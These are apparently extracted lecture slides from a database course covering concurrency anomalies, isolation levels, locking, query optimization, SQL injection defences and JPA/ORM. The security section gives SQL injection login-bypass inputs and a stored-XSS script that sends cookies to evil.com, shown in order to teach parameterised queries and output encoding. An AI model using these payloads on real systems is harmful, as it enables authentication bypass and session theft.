Scenario: two users simultaneously update the price of the same track.

Transaction A	Transaction B	What happens?
SELECT price (= 9.99)	SELECT price (= 9.99)	Both see old value
Compute $9.99 + 2.00$	Compute $9.99 - 1.00$	
UPDATE price = 11.99		A commits first
COMMIT	UPDATE price = 8.99	B overwrites A!
	COMMIT	A's change is LOST

Result

Correct result should be 10.99 (both applied). Actual result: 8.99. A's +2.00 update is **completely lost**.

SQL Scenario

```
-- Both sessions run this simultaneously on TrackID = 4
```

SELECT

Problem 2: Dirty Read (Uncommitted Dependency)

Scenario: Transaction A reads data from Transaction B before B commits.

Transaction A (ATM)	Transaction B (Transfer)	Event
	BEGIN	
	Balance: $300 + 500 = 800$	In memory, not committed
SELECT balance = 800		Reads <i>dirty</i> data!
Displays €800 to user		
	ROLLBACK (transfer failed)	Balance reverts to 300
<i>ATM showed €800 but real balance is €300.</i>		

Result

A read uncommitted data from a transaction that was later rolled back. The ATM customer may attempt to withdraw money they do not actually have.

Prevented by isolation level

```
-- Dirty reads are prevented at READ COMMITTED or higher
SET TRANSACTION ISOLATION LEVEL READ COMMITTED;
```

Problem 3: Non-Repeatable Read

Scenario: an auditor reads three account balances while a transfer runs concurrently.

Initial state: Acc 1 = €400, Acc 2 = €300, Acc 3 = €700 (total = €1 400).

Auditor (A)	Transfer (B)	Event
Read Acc 1 = 400 Read Acc 2 = 300		
	Acc 3: $700 - 600 = 100$ Acc 1: $400 + 600 = 1000$ COMMIT	Transfer begins
Read Acc 3 = 100		Sees committed new value!
Sum = $400 + 300 + 100$ = 800		Wrong! Should be 1400

Result

Auditor A read accounts at different points in time and saw a snapshot that never actually existed – €600 appears to have vanished.

Transaction Isolation Levels

SQL defines four isolation levels that trade off correctness vs. concurrency:

Isolation Level	Dirty Read	Non-Rep. Read	Phantom Read
READ UNCOMMITTED	Possible	Possible	Possible
READ COMMITTED	Prevented	Possible	Possible
REPEATABLE READ	Prevented	Prevented	Possible
SERIALIZABLE	Prevented	Prevented	Prevented

MySQL Defaults

MySQL InnoDB default: **REPEATABLE READ** (with snapshot isolation, preventing most phantoms too).

Most application frameworks use **READ COMMITTED** for better throughput.

Concurrency Control Strategies

Two fundamentally different philosophies for dealing with concurrent access:

Optimistic Concurrency Control (OCC)

Assumption: conflicts are rare. Let all transactions proceed freely.

- Transactions read and write without acquiring any locks.
- At COMMIT time, the DBMS checks whether a conflict occurred.
- If a conflict is detected, the transaction is **aborted and retried**.
- Pros: simple to implement; high throughput when conflicts are actually rare.
- Cons: wasted work on conflict; poor performance under high contention.

Pessimistic Concurrency Control (Lock-Based)

Assumption: conflicts are likely. Prevent them before they happen.

- A transaction must **acquire a lock** on a data item before accessing it.
- Other transactions that need the same item must **wait** for the lock to be released.
- Locks are released at transaction end (commit or rollback).

Lock Granularity

A **lock** can be placed at different levels of the data hierarchy. The *granularity* of a lock determines how much data is protected – and how much concurrency is sacrificed.

Level	Description	Typical Use Case
Database	Locks the entire database; only one user can access it at a time	System maintenance, bulk import, schema migrations
Table	Locks a single table; all rows are blocked for other writers	Few-user systems; batch operations on one table
Row (Tuple)	Locks a single row; other rows in the same table are freely accessible	Standard production OLTP systems (MySQL InnoDB, PostgreSQL)
Cell (Field)	Locks a single attribute value within a row	Extremely rare; very complex to implement

Design principle

Always lock **the smallest amount of data necessary** to maintain correctness. Coarser locks are easier to implement but destroy concurrency. Fine-grained row-level locks maximise parallelism but require more overhead to track.

Shared and Exclusive Locks

Exclusive Lock (X-Lock) – Write Lock

Acquired by UPDATE, INSERT, and DELETE operations. While an X-lock is held on a data item, **no other transaction may acquire any lock** (neither shared nor exclusive) on that item. Writes require exclusive access.

Shared Lock (S-Lock) – Read Lock

Acquired by SELECT operations. Multiple transactions may hold S-locks on the same item simultaneously – concurrent reads are always safe. However, **an X-lock cannot be granted** while any S-lock is held, because a write while others are reading would produce inconsistent results.

Lock compatibility matrix:

Requested \ Held	S-Lock held	X-Lock held
Request S-Lock	Granted	Wait
Request X-Lock	Wait	Wait

Examples

Deadlocks

Definition

A **deadlock** occurs when two transactions are each waiting for the other to release a lock – a circular dependency neither can escape alone.

Classic SQL Deadlock Example

```
-- Session A
BEGIN;
UPDATE Track
  SET Duration = 300
  WHERE TrackID = 1;
  OK

UPDATE Track
  SET Duration = 350
  WHERE TrackID = 2; -- WAITS for A

-- DEADLOCK: A waits for B, B waits for A
-- MySQL detects the cycle and kills one transaction (ERROR
1213)
```

```
-- Session B
BEGIN;
UPDATE Track
  SET Duration = 400
  WHERE TrackID = 2; --

UPDATE Track
  SET Duration = 500
  WHERE TrackID = 1; --
```

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization**
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

Why Query Optimization Matters

A correct query that runs in 30 seconds is useless in a web application that must respond in under 200 ms. As data volumes grow, the difference between an optimized and an unoptimized query can be seconds vs. hours.

Two Levels of Optimization

- 1 **Query-level:** rewrite the SQL to be more efficient – reduce rows processed as early as possible
- 2 **Schema-level:** add or adjust **indexes** so the database can locate rows without scanning the entire table

The Golden Rule

Measure before you optimize. Use `EXPLAIN` / `EXPLAIN ANALYZE` to find the real bottleneck. Optimizing the wrong query wastes time and can make things worse.

How a Query is Executed – The Query Planner

When you send a `SELECT` statement, the DBMS does not execute it literally. A **query planner** produces an *execution plan* – a tree of physical operations that produce the same result as efficiently as possible.

Planning Steps

- ➊ **Parsing:** validate syntax, resolve table/column names
- ➋ **Logical rewriting:** push predicates down, eliminate redundancy, reorder joins
- ➌ **Statistics lookup:** uses row count, cardinality, histograms to estimate costs
- ➍ **Physical plan selection:** choose full scan, index scan, nested-loop join, hash join, etc.
- ➎ **Execution:** run the chosen plan and stream results

Examples

Key Insight The planner can only choose from *access paths that exist*. Adding an index creates a new, cheaper path for the planner to choose.

EXPLAIN – Reading the Execution Plan

Syntax

```
-- Show estimated plan (no actual execution)
EXPLAIN
SELECT * FROM Track WHERE AlbumID = 1;

-- Execute AND show actual timing + row counts
EXPLAIN ANALYZE
SELECT ar.Name, al.Title
FROM Artist ar
JOIN Album al ON ar.ArtistID = al.ArtistID
WHERE al.Genre = 'Electronic';
```

What to Look For

- **type = ALL:** full table scan – red flag for large tables
- **type = ref / range:** index used – good
- **rows:** estimated rows examined. High value = slow query
- **Extra: Using filesort:** sorting without index – add one

EXPLAIN – Example Output Comparison

Query: `SELECT * FROM Track WHERE AlbumID = 3`

```
-- WITHOUT index on AlbumID:  
-- type=ALL key=NULL rows=5 Extra=Using where  
-- Reads ALL 5 rows to find matches (full table scan)  
  
-- After: CREATE INDEX idx_track_album ON Track(AlbumID);  
  
-- WITH index on AlbumID:  
-- type=ref key=idx_track_album rows=2  
-- Only reads 2 matching rows directly via index
```

Reading the key EXPLAIN columns

Column	Meaning
type	Access method: ALL (bad) → ref/range (good) → const (best)
key	Index used (NULL = no index)
rows	Estimated rows to examine
Extra	Additional info: filesort, Using index (covering), etc.

Indexes – What They Are

An **index** is a separate data structure maintained alongside a table. It maps column values to physical row locations, enabling fast lookups without scanning every row.

Analogy

The index at the back of a textbook. Instead of reading every page to find “normalization”, you look up the word in the index and jump to the right page. A database index works the same way.

Trade-offs

Benefit	Cost
Fast WHERE lookups	Extra disk space
Fast JOIN on foreign keys	Slower INSERT/UPDATE/DELETE
Fast ORDER BY / GROUP BY	DBMS must keep index up to date

Primary and Unique Keys Are Automatically Indexed

MySQL always creates a **clustered B-tree index** on the primary key. **UNIQUE**

B-Tree Index – How It Works

The default index type in MySQL and most relational DBMSs is a **B-Tree (Balanced Tree)** index.

Structure

- The tree is sorted by the indexed column value
- **Root** → **internal nodes** narrow the search range
- **Leaf nodes** store the indexed values + pointers to rows
- Always balanced: every leaf is at the same depth, so lookup time is $O(\log n)$ regardless of which value is searched

What B-Tree Indexes Support

Query type	Example
Equality	WHERE Genre = 'Rock'
Range	WHERE ReleaseYear BETWEEN 1970 AND 1980
Prefix	WHERE Title LIKE 'Abbey%'
Sorting	ORDER BY on indexed column – skips filesort

Creating and Dropping Indexes – Music DB

Syntax

```
-- Index for "find tracks by album" queries
CREATE INDEX idx_track_album ON Track(AlbumID);

-- Index for "find albums by artist and year"
CREATE INDEX idx_album_artist_year
    ON Album(ArtistID, ReleaseYear);

-- Unique index -- also enforces uniqueness constraint
CREATE UNIQUE INDEX uq_artist_name ON Artist(Name);

-- Show all indexes on a table
SHOW INDEX FROM Track;

-- Remove an index
DROP INDEX idx_track_album ON Track;
```

When the Planner Uses the Index

Index Selection Guide

When to Add an Index

```
-- Rule 1: Index every foreign key column
CREATE INDEX idx_album_artist ON Album(ArtistID);
CREATE INDEX idx_track_album ON Track(AlbumID);

-- Rule 2: Index columns frequently used in WHERE
CREATE INDEX idx_album_genre ON Album(Genre);

-- Rule 3: Index columns used in ORDER BY (avoids filesort)
CREATE INDEX idx_album_year ON Album(ReleaseYear);

-- Rule 4: Composite index -- most selective column first
-- Query: WHERE ArtistID = 3 AND Genre = 'Electronic'
CREATE INDEX idx_album_artist_genre ON Album(ArtistID, Genre
);
```

Do NOT Index Everything

Every index slows down INSERT/UPDATE/DELETE. A table with 10 indexes takes

Composite Indexes and Column Order

A **composite index** covers multiple columns. The column order matters enormously.

The Leftmost Prefix Rule

Index on (ArtistID, Genre) can be used for:

- WHERE ArtistID = ? – uses index (leftmost col)
- WHERE ArtistID = ? AND Genre = ? – uses full index
- WHERE Genre = ? – **does NOT use index** (Genre is not the leftmost column)
- WHERE ArtistID = ? AND ReleaseYear = ? – uses index on ArtistID only, filters ReleaseYear manually

Examples

Design Tip Put the most selective (highest cardinality) column first. If queries filter first by ArtistID then optionally by Genre, index should be (ArtistID, Genre), not (Genre, ArtistID).

Covering Indexes

A **covering index** contains *all* columns a query needs – the DBMS answers the query entirely from the index, without touching the actual table rows.

Music Database Example

Query: `SELECT Genre FROM Album WHERE ArtistID = 2;`

If the index is (ArtistID, Genre), the engine finds the matching ArtistID entries in the index and reads Genre directly from the index leaf nodes. **No row lookup required.**

When Does It Help Most?

- The table is very wide (many columns) but the query needs only a few
- The table has many rows and the query runs frequently
- EXPLAIN shows Extra: Using index when a covering index is used

When NOT to Use an Index

Situations Where Indexes Hurt More Than They Help

- **Very small tables:** a full scan of 500 rows is faster than an index lookup + row fetch
- **Low-cardinality columns:** a BOOLEAN or a Gender column with 2–3 distinct values. The index barely reduces rows scanned
- **Write-heavy columns:** every UPDATE/INSERT/DELETE must update the index too. Too many indexes slow down writes significantly
- **Functions on indexed columns:** defeats the index

Function on Indexed Column – Classic Mistake

```
-- WRONG: index on ReleaseYear is NOT used
WHERE YEAR(ReleaseYear) = 1969
```

```
-- CORRECT: index IS used (range query on indexed column)
WHERE ReleaseYear >= 1969 AND ReleaseYear < 1970
```


Common Query Anti-Patterns

Patterns That Prevent Index Use or Waste Resources

```
-- Anti-pattern 1: function on indexed column (index
bypassed!)
WHERE UPPER(Name) = 'THE BEATLES'    -- index on Name not
used

-- Fix: store data in normalised case, or use a functional
index

-- Anti-pattern 2: leading wildcard (full table scan)
WHERE Title LIKE '%Road%'            -- cannot use B-tree
index

-- Fix: use FULLTEXT index for free-text search

-- Anti-pattern 3: implicit type conversion (may skip index)
WHERE ArtistID = '1'    -- ArtistID is INT, '1' is VARCHAR

-- Fix: match data type: WHERE ArtistID = 1

-- Anti-pattern 4: SELECT * (pulls every column every row)
SELECT * FROM Album;

-- Fix: name only the columns you actually need
```

The N+1 Query Problem

The **N+1 problem** is one of the most common performance pitfalls in applications that use ORMs or generate SQL in loops.

What it is – with Music DB

```
-- Step 1: one query to fetch all albums (returns N rows)
SELECT * FROM Album;      -- returns 3 albums

-- Step 2: N queries, one per album, to get the artist name
SELECT Name FROM Artist WHERE ArtistID = 1;  -- for Abbey
Road
SELECT Name FROM Artist WHERE ArtistID = 2;  -- for Autobahn
SELECT Name FROM Artist WHERE ArtistID = 3;  -- for RAM
-- = 3 extra queries (N=3) => 1 + 3 = 4 total queries
```

The Fix: One JOIN Instead of N+1 Queries

```
-- Single query returns everything needed
SELECT al.Title, ar.Name AS artist_name, al.ReleaseYear
FROM Album al
JOIN Artist ar ON al.ArtistID = ar.ArtistID;
```

Query Optimization – Practical Checklist

Step-by-Step Approach

- 1 **Run EXPLAIN ANALYZE** – find the slowest operation (type=ALL, high rows, Using filesort)
- 2 **Check for missing indexes** on WHERE, JOIN ON, and ORDER BY columns
- 3 **Avoid functions on indexed columns** in WHERE – rewrite the predicate instead
- 4 **Select only needed columns** – drop SELECT *; use covering indexes where possible
- 5 **Push filters early** – filter rows close to the source table, before joins
- 6 **Replace correlated subqueries** with JOIN or window functions
- 7 **Batch writes**: wrap many small INSERTs in one multi-row INSERT or a transaction
- 8 **Update statistics**: run ANALYZE TABLE so the planner has fresh data

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security**
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

Database Security – Overview

Database security encompasses all policies and measures to protect database contents, services, and infrastructure from unauthorised access, misuse, and corruption.

Key Threat Vectors

- **SQL Injection** – malicious code injected through user input
- **Excessive privileges** – accounts with far more permissions than needed
- **Weak authentication** – default passwords, no lockout, shared accounts
- **Unencrypted connections** – data sent in plaintext over the network
- **Unencrypted stored data** – passwords and PII stored in plain text
- **Missing audit logs** – no record of who accessed what data and when
- **Unpatched software** – known CVEs in older DBMS versions
- **Cross-Site Scripting (XSS)** – injecting scripts via stored user content

Focus of This Section

We focus in depth on **SQL Injection** – the most widespread and destructive attack vector – and its primary defence: **parameterised queries**.

SQL Injection – What Is It?

Definition

SQL Injection is a code injection attack where an attacker inserts malicious SQL code into a user-facing input field. If the application builds SQL queries by string concatenation, the injected code becomes part of the executed query.

- First publicly documented in **1998** by Jeff Forristal (alias “rfp”) in *Phrack*.
- Consistently ranked in the **OWASP Top 10** most critical web security risks.
- Root cause: **user-supplied data is treated as SQL code** instead of a literal value.
- Consequences: unauthorised data read, data modification/deletion, authentication bypass, and in extreme cases remote code execution on the database server.

Why Is It Still So Common?

SQL injection is easy to make (one line of careless code) and hard to notice during development. It only manifests when malicious input arrives in production.

SQL Injection – The Vulnerable Code

Login form that builds a query by string concatenation:

```
-- Application code (pseudo-SQL / PHP-style):  
$query = "SELECT * FROM users  
        WHERE username = '" . $username . "'  
        AND password = '" . $password . "'";
```

For a normal user, e.g. username = alice, password = hunter2, this produces:

```
SELECT * FROM users  
WHERE username = 'alice'  
AND password = 'hunter2'
```

The Problem

The database cannot distinguish between the *structure* of the query and *user-supplied values*. If the user supplies SQL syntax, it becomes part of the query.

SQL Injection – Attack 1: Comment Injection

Attacker enters:

- Username: admin' -
- Password: anything

The application builds and executes:

```
SELECT * FROM users
WHERE username = 'admin' --' AND password = 'anything'
```

The - is a SQL line comment. Everything after it is **ignored**. The password check is commented out entirely.

Result

The query returns the admin user without ever checking the password. The attacker is now logged in as administrator with **zero knowledge of the real password**.

SQL Injection – Attack 2: OR 1=1

Attacker enters:

- Username: ' OR 1=1 -
- Password: anything

Query built by the application:

```
SELECT * FROM users
WHERE username = ' OR 1=1 --' AND password = 'anything'
```

OR 1=1 is always TRUE, so the entire WHERE evaluates to TRUE for every row in the table.

Result

The query returns **all rows in the users table**. The attacker logs in as the first user returned – typically the administrator with the lowest ID.

Other Variants

Attackers also use UNION SELECT to extract data from other tables, DROP TABLE to destroy data, or INSERT to create backdoor accounts.

Real-World SQL Injection Cases

All of these were preventable with a single code change

- **Heartland Payment Systems (2008)**: 100 million credit/debit card numbers stolen. Heartland paid over \$140 million in settlements. Largest US data breach at the time.
- **Sony Pictures (2011)**: 1 million user accounts exposed – including plaintext passwords, email addresses, and home addresses. Exploited via a single vulnerable sweepstakes page.
- **TalkTalk (2015)**: 157,000 UK customers' personal and financial data exposed. ICO fined TalkTalk £400,000. Attacker was a 17-year-old.

The Key Insight

In every case, a single **parameterised query** in place of string concatenation would have made the injection *structurally impossible*. The fix costs minutes; the attack costs millions.

Fix: Parameterised Queries – Python

Never construct SQL by concatenating user input. Use parameterised queries (prepared statements) instead.

```
import mysql.connector

conn = mysql.connector.connect(host='localhost',
                               user='app', password='...',
                               database='music_db')

cursor = conn.cursor()

username = input("Username: ")    # could be malicious!
password = input("Password: ")

# VULNERABLE -- never do this:
# cursor.execute("SELECT * FROM users WHERE name='" +
#               username + "'")

# SAFE -- parameterised query:
cursor.execute(
    "SELECT * FROM users WHERE username = %s AND password = %s",
    (username, password))
```

Fix: Parameterised Queries – Java

```
// VULNERABLE -- string concatenation:
String sql = "SELECT * FROM users WHERE username = '"
            + username + "' AND password = '" + password +
            "'";

Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(sql);  // NEVER DO THIS

// -----

// SAFE -- PreparedStatement (parameterised query):
String sql = "SELECT * FROM users WHERE username = ? "
            + "AND password = ?";

PreparedStatement ps = conn.prepareStatement(sql);
ps.setString(1, username);  // parameter 1 = ?
ps.setString(2, password);  // parameter 2 = ?
ResultSet rs = ps.executeQuery();

// Any SQL syntax in 'username' or 'password' is treated
// as literal text -- injection is impossible.
```

How It Works

Fix: XSS – Cross-Site Scripting (Brief)

What is XSS?

Cross-Site Scripting (XSS) injects malicious JavaScript into web pages that are then executed by other users' browsers. Stored XSS: the script is saved in the database and displayed to every visitor.

Example

A user submits this as their display name:

```
<script>document.location='https://evil.com/?c='+document.cookie</script>
```

If stored unescaped in the DB and rendered verbatim in HTML, every user who views that page sends their session cookie to the attacker.

Defences

- **Output encoding:** escape HTML special characters (<, >, &, ") before rendering user content in HTML.
- **Content-Security-Policy (CSP)** HTTP header restricts which scripts may execute.
- **Server-side input validation:** reject input that contains HTML/script tags.

Database Hardening Checklist

Parameterised queries are the primary defence. These measures provide additional protection layers:

Configuration and Access Hardening

- **Rename privileged accounts:** avoid default names root, admin, sa – attackers target these specifically.
- **Principle of Least Privilege:** application DB account should have only SELECT/INSERT on specific tables; never DROP or GRANT.
- **Disable unused default accounts** created during DBMS installation.
- **Server-side input validation:** never trust client-side JavaScript validation; always validate on the server.
- **Suppress error messages:** never expose raw SQL errors to end users – they reveal table names, column names, and DB structure.
- **Encrypt sensitive data:** passwords must be stored as salted hashes (bcrypt, Argon2), never plain text. Encrypt sensitive columns at rest.
- **Enable TLS** for all database connections.

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping**
- 15 NoSQL and Distributed Databases

Object-Relational Mapping (ORM) – Introduction

Definition

An **ORM (Object-Relational Mapper)** is a software library that automatically translates between the relational database world (tables, rows, columns) and the object-oriented programming world (classes, instances, fields), allowing developers to work with database data using their programming language's idioms rather than writing raw SQL.

Relational Database	Object-Oriented (Java)
Relation (Table)	Class
Tuple (Row)	Instance (object) of the class
Attribute (Column)	Field / property
Primary Key	id field (auto-generated)
Foreign Key	Object reference to another class instance
JOIN query	Navigating an object reference (<code>obj.getX()</code>)
Stored Procedure	Method on repository or service class

The Object-Relational Impedance Mismatch

Relational databases and object-oriented languages represent data very differently. This fundamental tension is called the **object-relational impedance mismatch**.

Relational Model

- Data in flat tables with rows
- Relationships via foreign keys / JOINS
- No identity concept (rows have no memory address)
- Set-based operations
- No inheritance

Object-Oriented Model

- Data in nested object graphs
- Relationships via object references
- Identity via heap address / ==
- Object-at-a-time operations
- Inheritance, polymorphism

The Mismatch in Practice

An Artist object may contain a `List<Album>`, each Album a `List<Track>`. In the DB these are three separate tables. The ORM must bridge this gap automatically – and this is where most ORM complexity (and bugs) originates.

[GRAPHIC PLACEHOLDER] Impedance Mismatch Diagram

INSERT GRAPHIC HERE

Add a diagram showing: left side = Java object graph (Artist $\rightarrow$ List<Album> $\rightarrow$ List<Track>); right side = three relational tables with FK arrows; middle = ORM bridging the two worlds.

ORM – Pros and Cons

Advantages

- **SQL Injection protection:** ORMs use parameterised queries internally – injection is structurally impossible when used correctly.
- **Developer productivity:** no repetitive INSERT/UPDATE boilerplate; call `repo.save(entity)` instead.
- **Database portability:** switching from MySQL to PostgreSQL often requires only a config change.
- **Schema-as-code:** the DB schema is defined as Java classes and tracked in version control.
- **Automatic relationships:** `@ManyToOne` annotations generate

Disadvantages / Trade-offs

- **Suboptimal SQL:** generated queries can be verbose, inefficient, or include unnecessary JOINS.
- **N+1 problem:** lazy loading can trigger hundreds of queries unnoticed (covered in section 13e).
- **Learning curve:** JPA/Hibernate has many configuration options and subtle behaviours.
- **Abstraction leakage:** complex queries (window functions, CTEs) are hard to express in JPQL and require native SQL fallback.
- **Over-fetching:** loading full entities when only one column is

ORM vs Raw SQL – When to Use What

Scenario	ORM	Raw SQL
Standard CRUD	Excellent – minimal code	Unnecessary boilerplate
Simple lookups	Great (<code>findBy...</code>)	Overkill
Complex aggregations	Awkward JPQL	Better – native SQL
Bulk inserts (10k+)	Slow (entity-by-entity)	Use <code>LOAD DATA</code> or batch JDBC
Window functions	Not supported in JPQL	Required
Reporting queries	Poor – generates many JOINS	Direct SQL or views

Best Practice: Mix Both

Use the ORM for standard CRUD and relationship navigation. Drop down to native SQL (via `@Query(nativeQuery=true)` in Spring Data or `EntityManager.createNativeQuery()`) for performance-critical operations.

Jakarta Persistence API (JPA) – Overview

JPA – Jakarta Persistence API

The **standard Java/Jakarta EE specification** for ORM. JPA defines the annotations and programming model. **Hibernate** is by far the most popular implementation. Using JPA annotations keeps your code vendor-neutral.

```
@Entity                                // maps this class to a DB
    table                                // explicit table name
@Table(name = "artist")
public class Artist {

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;                    // AUTO_INCREMENT primary
        key

    @Column(name = "name", nullable = false, length = 150)
    private String name;

    @Column(name = "country", length = 2)
    private String country;
```

JPA – @ManyToOne and @OneToMany

```
@Entity
@Table(name = "album")
public class Album {

    @Id @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(nullable = false)
    private String title;

    private int year;

    // Many Albums belong to one Artist -- foreign key
    //      column
    @ManyToOne(fetch = FetchType.LAZY)
    @JoinColumn(name = "artist_id", nullable = false)
    private Artist artist;           // navigable reference

    // One Album has many Tracks
    @OneToMany(mappedBy = "album", cascade = CascadeType.ALL
```

JPA – @ManyToMany

```
@Entity
public class Track {

    @Id @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(nullable = false)
    private String title;

    private int durationSec;

    @ManyToOne(fetch = FetchType.LAZY)
    @JoinColumn(name = "album_id", nullable = false)
    private Album album;

    // A Track can appear on many Playlists; a Playlist has
    many Tracks
    @ManyToMany(mappedBy = "tracks")
    private Set<Playlist> playlists = new HashSet<>();
}
```

JPA Annotations – Quick Reference

Annotation	Purpose
<code>@Entity</code>	Marks class as a DB-mapped entity
<code>@Table(name=...)</code>	Specifies table name (optional)
<code>@Id</code>	Marks the primary key field
<code>@GeneratedValue</code>	Strategy for PK generation (IDENTITY, SEQUENCE, ...)
<code>@Column</code>	Maps field to column; sets nullable, length, unique
<code>@ManyToOne</code>	N-to-1 relationship; FK in this entity's table
<code>@OneToMany</code>	1-to-N relationship; FK in the other table
<code>@ManyToMany</code>	M-to-N relationship; requires a join table
<code>@JoinColumn</code>	Specifies the FK column name
<code>@JoinTable</code>	Specifies join table for ManyToMany
<code>@Transient</code>	Field is NOT persisted to the DB

Spring Data JPA – Repository Pattern

Spring Data JPA eliminates almost all boilerplate CRUD code. You define an interface; Spring generates the full implementation at runtime.

```
// Extend JpaRepository<EntityType, PrimaryKeyType>
public interface ArtistRepository
    extends JpaRepository<Artist, Long> {

    // Spring derives SQL from the method name automatically
    :

    Optional<Artist> findByName(String name);
    List<Artist>      findByCountry(String country);
    List<Artist>      findByNameContainingIgnoreCase(String
        keyword);

    // Custom JPQL query
    @Query("SELECT a FROM Artist a WHERE SIZE(a.albums) > :
        min")
    List<Artist> findProlificArtists(@Param("min") int
        minAlbums);

    // Native SQL fallback
    @Query(value = "SELECT * FROM artist WHERE country = ?1"
```

Spring Data JPA – Built-in Methods

Extending JpaRepository gives you these methods for **free**:

```
// --- Provided automatically by JpaRepository ---

Artist saved      = repo.save(artist);           // INSERT or
        UPDATE
Optional<Artist> found = repo.findById(1L);       // SELECT by PK
List<Artist>      all      = repo.findAll();       // SELECT *
long              count    = repo.count();         // SELECT COUNT
        (*)
boolean           exists   = repo.existsById(1L);  // SELECT 1
        WHERE id=?
repo.deleteById(1L);                               // DELETE WHERE
        id=?
repo.deleteAll(list);                              // batch delete

// Pagination and sorting:
Page<Artist> page = repo.findAll(
    PageRequest.of(0, 10, Sort.by("name"))
);
```

Spring Data JPA – Method Name Derivation

Spring parses the method name and generates the correct WHERE clause automatically:

<i>// Method name</i>	<i>Generated WHERE clause</i>
<code>findByCountry(String c)</code>	<code>// WHERE country = ?</code>
<code>findByCountryAndYear(...)</code> <code>year = ?</code>	<code>// WHERE country = ? AND</code> <code>year = ?</code>
<code>findByNameContaining(String s)</code>	<code>// WHERE name LIKE %?%</code>
<code>findByYearBetween(int a, int b)</code> <code>?</code>	<code>// WHERE year BETWEEN ? AND</code> <code>?</code>
<code>findByYearGreaterThan(int y)</code>	<code>// WHERE year > ?</code>
<code>findByNameIgnoreCase(String n)</code> <code>UPPER(?)</code>	<code>// WHERE UPPER(name) =</code> <code>UPPER(?)</code>
<code>findByCountryOrderByNameAsc(...)</code> <code>BY name</code>	<code>// WHERE country = ? ORDER</code> <code>BY name</code>
<code>findTop5ByCountry(String c)</code> <code>5</code>	<code>// WHERE country = ? LIMIT</code> <code>5</code>

- Keywords: And, Or, Not, Between, LessThan, GreaterThan, Like, Containing, StartingWith, EndingWith, In, IsNull, OrderBy, Top, ...

ORM – Lazy vs Eager Loading

When an entity has a relationship to another entity, the ORM must decide *when* to load the related object from the database.

Two Loading Strategies

- **EAGER loading:** the related entity is loaded *immediately* together with the parent, via a SQL JOIN. Simple but can load far more data than needed. **Default for @ManyToOne and @OneToOne.**
- **LAZY loading:** the related entity is loaded *on first access* (a second query is issued only when `album.getTracks()` is called). **Default for @OneToMany and @ManyToMany.**

```
// Override the default strategy:
@ManyToOne(fetch = FetchType.LAZY)           // LAZY for *ToOne
@JoinColumn(name = "artist_id")
private Artist artist;

@OneToMany(mappedBy = "album", fetch = FetchType.EAGER)
private List<Track> tracks;                   // EAGER for *ToMany (
rare!)
```

The N+1 Problem – Explained

The N+1 problem is the most common ORM performance pitfall.

```
// Suppose we load all albums (1 query):  
List<Album> albums = albumRepo.findAll();    // SELECT * FROM  
      album  
  
// Then we iterate and access each album's artist (LAZY):  
for (Album album : albums) {  
    System.out.println(album.getArtist().getName());  
    // Each call fires: SELECT * FROM artist WHERE id = ?  
}  
  
// With 100 albums -> 1 + 100 = 101 queries! (N+1 problem)
```

Why Is This a Problem?

With 1000 albums, you execute 1001 database queries instead of 1 or 2. Each query has network latency, parse overhead, and execution cost. In production with millions of records, this can bring an application to its knees.

Fixing the N+1 Problem – JOIN FETCH

```
// Fix 1: JOIN FETCH in JPQL -- loads everything in ONE query
public interface AlbumRepository extends JpaRepository<Album, Long> {

    @Query("SELECT al FROM Album al JOIN FETCH al.artist")
    List<Album> findAllWithArtist();
    // Generates: SELECT al.*, ar.* FROM album al
    // JOIN artist ar ON al.artist_id = ar.id
}

// Fix 2: EntityGraph -- declarative eager loading for a query
@EntityGraph(attributePaths = {"artist", "tracks"})
List<Album> findByYear(int year);
// Loads albums + their artists + their tracks in one shot
```

Rule of Thumb

- Default: use LAZY on all relationships.

• *For specific queries where you know you need related data, use JOIN FETCH.*

Loading Strategies – Comparison

Strategy	When data is loaded	Risk
EAGER (default @ManyToOne)	Always, immediately with the parent – even if never used	Over-fetching; cartesian product explosion with multiple EAGER collections
LAZY (default @OneToMany)	On first access via getter	N+1 queries if accessed in a loop; LazyInitializationException outside session
JOIN FETCH (query-level)	Only for this specific query	Best practice; no global side effects
@EntityGraph	Declared per query/method	Best practice; declarative and reusable

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

ACID – The Gold Standard for Transactions

ACID Properties

The four guarantees that define a **reliable database transaction** in classical relational databases:

- **Atomicity:** a transaction is *all-or-nothing*. Either every operation succeeds and is committed, or none of them are applied. Implemented via before-images and ROLLBACK.
- **Consistency:** a transaction always moves the database from one *valid state* to another. All constraints (PKs, FKs, CHECK) must hold before and after.
- **Isolation:** concurrent transactions behave *as if executed serially*. In-progress state of one transaction is invisible to others. Implemented via locks or MVCC (Multi-Version Concurrency Control).
- **Durability:** once a transaction commits, its changes are *permanent* – even if the system crashes immediately afterward. Implemented via the write-ahead transaction log (WAL) and checkpoints.

ACID Systems

